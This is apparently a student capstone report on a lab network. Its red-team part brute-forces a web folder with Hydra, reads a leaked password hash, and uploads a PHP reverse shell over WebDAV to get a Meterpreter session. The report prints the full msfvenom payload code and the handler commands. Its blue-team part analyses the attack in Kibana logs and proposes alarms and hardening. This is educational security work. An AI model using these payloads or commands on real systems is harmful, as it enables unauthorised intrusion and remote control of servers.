Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hypervisor

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux 5.4.0
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux 5.4.0
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V	192.168.1.1	Host
Kali	192.168.1.90	Attacker
Elk	192.168.1.100	Network Monitor
Capstone	192.168.1.105	Capstone

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Logging and Monitoring	*No Alerts are configured to be sent for active attacks*	*Personals are not being alerted to breaches in real time. Which gives the attacker more time to do harm.*
Bruteforce Attack Vulnerability	Able to gain access to the application using a brute force attack.	The attacker was able to gain unauthorized access to the sensitive date due to the brute force attack
Sensitive Data Exposure	The sensitive data present in secret_folder is accessible by just editing the	The attacker is able to obtain sensitive information to due further harm.
Unrestricted File Upload	Theres no restrictions on who can upload files into the servers	Unauthorized users can upload potentially malicious files such as a reverse shell.

Exploitation: Bruteforce Attack

01

Tools & Processes

We were able to find the username through the web application prompt.
Using Hydra with the given username we were able to successfully crack the password.

02

Achievements

We were able to gain access to the secret folder which contained the login instructions for the server.

03

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-21 1
9:52:08
[ERROR] File for passwords not found: passlist.txt
root@Kali:/usr/share# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -
s 80 -f 192.168.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-21 1
9:57:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8754.00 tries/min, 8754 tries in 00:01h, 14335645 to do in 27:18h,
 16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-21 1
9:58:44
root@Kali:/usr/share#
```

Exploitation: Sensitive Data Exposure

01

Tools & Processes

We were able to use the browser to explore the locations of the folders.

02

Achievements

Using this method we were able to discover the secret_folder and all its contents.

03

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Unrestricted File Upload

01

Tools & Processes

Once we had access to the WebDav we were able to use msfvenom to insert a reverse shell onto the server.

We then used Meterpreter to start a session with the reverse shell.

02

Achievements

This gave us a user shell were we were able to gain root access.

03

```
Payload size: 1112 bytes
Saved as: shell.php
root@Kali:~# ls
Desktop    Downloads  open-shell.php  Public     Templates
Documents  Music      Pictures        shell.php  Videos
root@Kali:~# cat shell.php
/*<?php /**/ error_reporting(0); $ip = '192.168.1.105'; $port = 80; if (($f
 = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$por
t}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f
)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_cr
eate') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
 @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket';
 } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); }
 switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket
': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("N
len", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 's
ocket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsoc
k'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin
') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_fu
nction('', $b); $suhosin_bypass(); } else { eval($b); } die();root@Kali:~#
```

Download CrackStation's Wordlist

```
File  Actions  Edit  View  Help
  2306  post/windows/manage/vmdk_mount
                    normal     No     Windows Manage VMDK Mount Drive

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterperter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
^[A^[[A^[[B^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:36542) at 2022-04-21 21:39:49 -070

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  1112  fil   2022-04-21 21:12:15 -0700  shell.php
100644/rw-r--r--  1113  fil   2022-04-21 21:32:46 -0700  shell2.php

meterpreter > ls -a
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?

- Scan occurred at 2:00
- 21,589 Packets were sent from 192.168.1.90
- The significant amount of connections at the start of the interactions between the two machines

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,516

- The requests for the hidden directory were made between 2:10 and 2:30. There was a total of 16,516 requests.
- The file that was requested was the connect_to_corp_server file. This file contained directions on how to connect to the server, as well as a hashed password and plaintext username.

Analysis: Uncovering the Brute Force Attack


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,516
http://127.0.0.1/server-status?auto=	861
http://192.168.1.105/webdav	66
http://192.168.1.105/webdav/shell.php	26
http://ocsp.pki.goog/gts1c3	23

Export: Raw Formatted




- There were 16,516 requests made in the attack.
- There were 18 requests made before the attacker discovered the password.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,516
http://127.0.0.1/server-status?auto=	861
http://192.168.1.105/webdav	66
http://192.168.1.105/webdav/shell.php	26
http://ocsp.pki.goog/gts1c3	23
http://192.168.1.105/	18
http://ocsp.digicert.com/	17
http://192.168.1.105/webdav/shell2.php	14
http://192.168.1.105/webdav/passwd.dav	12
http://192.168.1.105/webdav/	10



- 128 requests were made to WebDav.
- The following files were requested: shell2.php and passwd.dev.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alarm that can detect the number of requests per second

What threshold would you set to activate this alarm?

- The alarm would trigger whenever an IP sends more than 10 request per second

System Hardening

What configurations can be set on the host to mitigate port scans?

- Specific IP(s) may be whitelisted

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm that will detect IP's that are not on the whitelist.

What threshold would you set to activate this alarm?

- Any result will trigger an alarm.

System Hardening

What configuration can be set on the host to block unwanted access?

- Create a service account to maintain a secret_folder
- Files and folders should be encrypted and protected.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alarm to detect the number of requests per minute.

What threshold would you set to activate this alarm?

- The alarm would trigger whenever multiple error codes of more then five attempts within a minute.

System Hardening

- Lock out the user and the IP of the user for 5 minutes then gradually increase per every single failed attempt after.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm to monitor the access to Webdav and fire anytime a file is read.

What threshold would you set to activate this alarm?

- Anytime the Webdav is viewed.

System Hardening

What configuration can be set on the host to control access?

- Whitelist specific machines that are granted access.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm to detect whenever a .php file is uploaded or attempted to be.

What threshold would you set to activate this alarm?

- An alarm to trigger whenever users upload a php file.

System Hardening

What configuration can be set on the host to block file uploads?

- Whitelist specific machines that are granted access.

the End